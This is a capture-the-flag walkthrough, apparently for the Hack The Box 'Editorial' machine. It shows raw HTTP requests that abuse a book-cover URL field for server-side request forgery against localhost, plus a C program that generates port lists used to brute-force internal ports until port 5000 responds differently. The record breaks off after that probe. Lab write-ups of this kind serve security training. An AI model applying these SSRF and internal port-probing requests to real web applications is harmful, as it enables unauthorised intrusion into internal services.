
Book information

test

test.txt

Book name

hit the preview button (nothing will happen dont worry)


1 editorial.htb:80 POST /upload-cover 200


http://editorial.htb

```
POST /upload-cover HTTP/1.1
Host: editorial.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------
293063797036329784672172638051
Content-Length: 360
Origin: http://editorial.htb
Connection: keep-alive
Referer: http://editorial.htb/upload

-----------------------------293063797036329784672172638051
Content-Disposition: form-data; name="bookurl"
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 14 Aug 2024 17:16:11 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Content-Length: 61

/static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg
```


A post request here and the format is like this



http://editorial.htb

```
POST /upload-cover HTTP/1.1
Host: editorial.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------293063797036329784672172638051
Content-Length: 360
Origin: http://editorial.htb
Connection: keep-alive
Referer: http://editorial.htb/upload

-----------------------------293063797036329784672172638051
Content-Disposition: form-data; name="bookurl"

test
-----------------------------293063797036329784672172638051
Content-Disposition: form-data; name="bookfile"; filename="test.txt"
Content-Type: text/plain

this is not a test
-----------------------------293063797036329784672172638051--
```


and we get this response



```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 14 Aug 2024 17:16:11 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Content-Length: 61

/static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg
```

it shows a image directory location

Lets try localhost instead of "test" in bookurl



```
293063797036329784672172638051
Content-Length: 360
Origin: http://editorial.htb
Connection: keep-alive
Referer: http://editorial.htb/upload

-----------------------------293063797036329784672172638051
Content-Disposition: form-data; name="bookurl"

http://127.0.0.1/
-----------------------------293063797036329784672172638051
Content-Disposition: form-data; name="bookfile"; filename="test.txt"
Content-Type: text/plain
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 14 Aug 2024 17:22:19 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Content-Length: 61

/static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg
```


Again that image directory it might have another port open to interact with the api we can brute force this by testing the response length for 1-65535 (all ports)

For this I made a script to generate all port number in sequence and save to a file we can use in as a list

here is the script

```
#include <stdio.h>

int main() {
    FILE *file = fopen("ports.txt", "w");
    if (file == NULL) {
        perror("Error opening file");
        return 1;
    }
    // Buffer to store all port numbers in one go
    char buffer[65536 * 6]; // 65536 numbers, each up to 5 digits + newline
    char *ptr = buffer;
    for (int i = 1; i <= 65536; i++) {
        ptr += sprintf(ptr, "%d\n", i);
    }
    // Write the entire buffer to the file in one go
    fwrite(buffer, ptr - buffer, 1, file);
    fclose(file);
    printf("File 'ports.txt' has been generated with port numbers from 1 to 65536.\n");

    return 0;
}
```


Lets run it to generate a file called ports.txt



```
┌──(pks㉿Kali)-[~/HacktheBox/Editorial]
└─$ gcc portnumgen.c -o portGen

┌──(pks㉿Kali)-[~/HacktheBox/Editorial]
└─$ ./portGen
File 'ports.txt' has been generated with port numbers from 1 to 65536.
```


It should just complete it in less than 10ms i wrote this this way

There it is



```
┌──(pks㉿Kali)-[~/HacktheBox/Editorial]
└─$ ls
aggresiveScan.txt  allPortScan.txt  directories.txt  portGen  portnumgen.c  ports.txt  test.txt
```

select this file in whatever u are using



```
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------
293063797036329784672172638051
Content-Length: 360
Origin: http://editorial.htb
Connection: keep-alive
Referer: http://editorial.htb/upload

-----------------------------293063797036329784672172638051
Content-Disposition: form-data; name="bookurl"

http://127.0.0.1/
-----------------------------293063797036329784672172638051
Content-Disposition: form-data; name="bookfile";
filename="test.txt"
Content-Type: text/plain

this is not a test
-----------------------------293063797036329784672172638051--
```

Payload # 1

Placeholder (empty)

Type: Simple List

```
1
2
3
4
5
6
7
8
9
10
11
```


⚠ Warning

Burp Community Edition might be very slow and will take hours to complete
For this pls use Caido (Its Free) or If u can Burp Professional (Paid)

Increse the number of workers too if u want

On port 5000 we notice the length is different lets send a request to it


I sent this POST Request :



http://editorial.htb


```
POST /upload-cover HTTP/1.1
Host: editorial.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------
35966142145028374641562820936
Content-Length: 374
Origin: http://editorial.htb
Connection: keep-alive
Referer: http://editorial.htb/upload

-----------------------------35966142145028374641562820936
Content-Disposition: form-data; name="bookurl"

http://127.0.0.1:5000
-----------------------------35966142145028374641562820936
Content-Disposition: form-data; name="bookfile"; filename="test.txt"
Content-Type: text/plain

this is not a test
-----------------------------35966142145028374641562820936--

```

and we get another GET request i didnt send it just happens on its own i sent the 12 one here the 13 one happened on its own



ID	Host	Method	Path	Qu
13	editorial.htb:80	GET	/static/uploads/43c927f5-8…	
12	editorial.htb:80	POST	/upload-cover	
8	editorial.htb:80	GET	/upload	
2	editorial.htb:80	GET	/	
